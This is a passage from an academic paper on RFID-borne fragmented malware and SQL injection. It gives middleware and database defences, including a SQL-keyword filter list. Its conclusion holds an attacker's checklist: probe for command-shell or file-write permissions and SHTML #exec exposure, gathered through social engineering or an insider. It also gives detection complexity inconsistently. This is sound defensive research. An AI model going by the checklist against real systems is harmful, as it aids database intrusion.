Detection of fragmented malware attack is NP-Complete [21]. In this paper, we are providing methods to prevent fragmented malware attack, more specifically in RFID environment.

In some rare cases, some vulnerable features are enabled because the program requires such features. In some other cases, user accounts require permissions to do things that are known to be vulnerable. In even more rare cases, SSI is still used, albeit decreasing in number. In such cases, the vulnerabilities are open for attackers. That is the main reason we keep adding more defense layers into the middleware and database system.

6.1 RFID Reader and Middleware

One of the most important characteristics of RFID tags is that RFID tags are generally used as data container. Very rarely RFID tags contain SQL statements. We also recommend very strongly not using RFID tags as containers of SQL statements. SQL statements must be left in the middleware.

When an attack occurs using an RFID tag, especially in a fragmentation attack, most likely the tag contains a SQL injection attack. This SQL injection attack is harmless if the database is secured by only allowing one query per statement. However, a human error can always occur. For instance, when the database is upgraded to a new version, the database software may have new vulnerabilities that can be attacked because of the errors of the software developer. When the database is upgraded to a new machine, the network administrator may forget to set some options that prevent SQL injection attack. At times like these, it is recommended to have extra guards at the middleware layer.

Let us consider from the RFID reader's point of view. A malicious tag is more likely to create a failed attempt alert on reading or identifying. When this type of alert happens once in a while, it can be brushed off as hardware failure or caused by the person not holding the tag long enough for the reader to finish reading. In the case of multiple attackers delivering fragments, multiple failed attempts will be created. So, the first protection in the RFID reader is to signal a red alert to the security or the database administrator when multiple failed attempts occur.

Another defense mechanism that can be put into the RFID reader is the amount of bytes it reads. If we know for sure how many bytes are used in creating our ID tags, we can restrict the reader to read only the amount we require. Anything

more than that, especially when it reads the whole tag, is an anomaly that should raise an alarm.

From the fact that RFID tags are used for data container, the middleware developer can put extra protections such as:

- Enable table-like structure inside the RFID tags to store data. For example, if the database is set up to hold ID's (4 byte int) and names (40 characters), then no matter how long or how short the names are, the RFID tags must always reserve 44 bytes to store one's information. This will prevent the RFID tags to contain a malware fragment. The most extreme case is that the attacker puts the fragment inside the name column, but that means each fragment is only several bytes long. Our modified name column requires 32 bytes of header. That only leaves 8 bytes to store the fragment, which means only 4 bytes of the fragment can be delivered in one tag. In other words, the attacker must prepare thousands of fragments in advance in order to complete a malware of several kilobytes long.
- Enable strict data type checking. An integer column can only contain numbers and a minus or a plus sign. A float column can contain numbers, a period, a minus or a plus sign, and 'e' or 'E' for exponents. A malware fragment will most likely fail a data type checking, unless the RFID tags and the database contain blob or binary type columns. It is not recommended to enable binary type if unnecessary.
- Check each data column carefully according to its requirements. For example, a name most likely does not have the string SELECT, TRUNCATE, INSERT, DELETE, or UPDATE in it, so a name column must be checked so it does not contain such words. We realize that even 40 characters in a string column such as a name column are enough to wreak havoc by using a SQL injection attack.
- One of the certain methods of catching binary data contained in an RFID tag is by limiting string columns to contain only alphanumeric values.

Certainly, for every defense mechanism there is a counter mechanism. For example, the alphanumeric values in an RFID tag may be replaced by hex values. A SQL query to insert binary data to a database requires the SQL query to break down the binary data into hex and write down the hex values as a long string. In other words, the binary data now does not look like binary anymore. It is masked as hex values, which certainly falls into the category of alphanumeric values. To counter this effect, we also recommend the middleware to check the content of an RFID tag it reads to ensure it does not contain hex values as well.

6.2 Middleware and database

As with the connection between middleware and the RFID reader, the relationship between the middleware and the database is also prone to vulnerabilities that can be exploited.

Fortunately, there are a few steps that can be taken in order to secure the middleware and the database. Solutions to securing a database are not new. Here, we are also highlighting only the RFID-related methods of securing a database:

- If it is feasible, only use one middleware and one database detached from the rest of the system. This is to prevent a malware from spreading to the rest of the system. If it is absolutely necessary to include it with the network, such as for inventory, do it in a controlled environment.
- Configure a firewall to only transmit data between databases and nothing else when merging data from RFID database to another database in the network. It is even more secure by transferring the data manually (via disks), but it is not feasible on a large-scale database.
- Do not provide the information stored in the database connected to RFID to the worldwide web.

7 Conclusions and future work

We have shown how RFID can be vulnerable. We have also provided a way of attacking an RFID system and defending it. While users of RFID systems can use this list that we provide here to battle fragmentation attacks on RFID systems, fragmentation can and most likely will be used in the future using different vulnerabilities. Present operating systems and anti-malware communities are inefficient in detecting these kinds of attacks. As per the studies [21] detecting is far beyond NP-Complete category, and they must then find a way to be able to prevent fragments of a malware when it infiltrates a system. As we mentioned earlier, this type of attack can be used when the time is not important to the attacker as he or she must be patient to plant the fragments on the target machine piece by piece. This is shown as a proof-of-concept that such method of delivery is possible.

To attack an RFID system, the attacker must first know the following information before launching an attack of this type. These information can be gathered by using social engineering or through an inside man.

- What is the database system used to store information?
- For MySQL:
  - Does the user have permission to combine binary data and write to file?
  - Is the data readily available on the network, possibly via SHTML?

- For Microsoft SQL Server 2005:
  - Does the user have permission to execute a command shell?

From the defender's point of view, it is easier to prevent such attacks than to detect them. These are some precautionary measures to prevent such attacks:

- Prepare the middleware so that SQL injection is not possible.
- For SHTML users, at least turn off #exec directive option. Better yet, use PHP or ASP directly when serving data.
- Always limit database users' access rights to what is necessary.
- Add an extra layer of protection by disabling multiple SQL query statements. It is enabled by default in MS SQL, disabled by default in MySQL, and it is even more difficult to enable it in Oracle.

We have already shown the dangerous capability of fragmentation attacks on insecure systems. For future work, we will extend the attacks to operating system level using their vulnerabilities. This is not limited to the use of security weakness and social engineering.

Acknowledgments Support for this research received from ICASA (Institute for Complex Additive Systems Analysis, a division of New Mexico Tech) and a Department of Defense and NSF IASP capacity building grant is gratefully acknowledged.

References

1. Butler, S.: RFID usage and trends. http://www.emarketer.com/Report.aspx?code=rfid_jul04. Retrieved July 18 (2007)
2. Waters, J.: More tech in store: Wal-Mart's muscle is advancing RFID usage. http://www.marketwatch.com/News/Story/Story.aspx?guid=%7BA9969BF0%2DC580%2D4286%2DA396%2DB5ADDEA298DA%7D&siteid=google&dist=google. Retrieved July 18 (2007)
3. Zetter, K.: Wired magazine. Feds Rethinking RFID Passport. http://www.wired.com/print/politics/security/news/2005/04/67333. Retrieved July 30 (2007)
4. Rieback, M.R., Crispo, B., Tanenbaum, A.S.: Is your cat infected with a computer virus? http://www.rfidvirus.org/papers/percom.06.pdf. IEEE Percom (2006)
5. Bond, G.W.: Software as art. Commun. ACM **48**(8), 118–124 (2005)
6. Sulaiman, T., Shankarpani, M.K., Mukkamala, S., Sung, A.H.: RFID malware fragmentation attacks. In: International Symposium on Collaborative Technologies and Systems, 2008 (CTS 2008), Issue, 19–23, pp. 533–539 (2008)
7. Sulaiman, A., Mukkamala, S., Sung, A.: SQL infections through RFID. J Comp Virol **4**(4), 347–356 (2007)
8. CGI Security. What is SQL injection? http://www.cgisecurity.com/questions/sql.shtml. Retrieved on December 10 (2006)
9. Geer, D., et al.: CyberInsecurity: the cost of monopoly. Computer & Communications Industry Association. http://www.ccianet.org/filings/cybersecurity/cyberinsecurity.pdf. Retrieved on February 10 (2007)
10. Garfinkel, S., Rosenberg, B.: RFID: Application, Security and Privacy. Addison-Wesley, Reading (2006)
11. Van Hout, P.: Radio Frequency Identification (RFID) Demystified. http://www.pragmatyxs.com/RFIDwhitepaper.html. Pragmatyxs. Retrieved March 21 (2007)
12. Thompson, D.R., Di, J., Sunkara, H., Thompson, C.: categorizing RFID privacy threats with STRIDE. In: Proceedings ACM's Symposium on Usable Privacy and Security held at CMU (2006)
13. RFIDeas, Inc. AIR ID Writer SDK. http://www.rfideas.com/products/software_developer_kits/contactless_smart_cards/index.php
14. Karygiannis, T., et al.: National Institute of Standards and Technology. Guidance for Securing RFID Systems (Draft). http://csrc.nist.gov/publications/drafts/800-98/Draft-SP800-98.pdf. Retrieved July 30 (2007)
15. Biometrics deployment of machine readable travel documents. May 2004. http://www.icao.int/mrtd/download/documents/Biometrics%20deployment%20o%f%20Machine%20Readable%20Travel%20Documents%202004.pdf. Retrieved July 26 (2007)
16. Bono, S., Green, M., Stubble_eld, A., Juels, A., Rubin, A., Szydlo, M.: Security analysis of a cryptographically enabled RFID device. In: 14th USENIX Security Symposium, p. 1.16, July–August. USENIX, Baltimore, Maryland, USA (2005)
17. K_r, Z., Wool, A.: Picking virtual pockets using relay attacks on contactless smartcard systems. In: 1st Intl. Conf. on Security and Privacy for Emerging Areas in Communication Networks, Sep 2005. http://eprint.iacr.org/. Retrieved July 26 (2007)
18. MySQL. Download Connector/Net 5.0, an ADO.NET driver for MySQL. http://dev.mysql.com/downloads/connector/net/5.0.html. Retrieved March 20 (2007)
19. Generation 2 Security, http://www.thingmagic.com/html/pdf/Generation%202%20-%20Security.pdf. Retrieved July 26 (2007)
20. How to Defend against RFID Malware. http://www.rfidvirus.org/defend.html. Retrieved July 27 (2007)
21. Filiol, E.: Formalization and implementation aspects of K-ary (malicious) Codes. In: Broucek, V., (ed.) EICAR 2007 Special Issue. J. Comp. Virol. **3**(2) (2007)